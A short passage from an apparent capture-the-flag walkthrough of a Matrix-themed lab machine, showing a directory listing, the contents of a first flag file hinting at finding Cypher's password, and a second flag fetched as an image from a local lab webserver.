mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat FLAG.txt
Flag 1!

You've gotten onto the system.  Now why has Cypher locked everyone out of it?

Can you find a way to get Cypher's password? It seems like he gave it to
Agent Smith, so Smith could figure out where to meet him.

Also, pull this image from the webserver on port 80 to get a flag.

/.cypher-neo.png
$
```

Flag gotten from pulling image from ***http://192.168.56.104/.cypher-neo.png***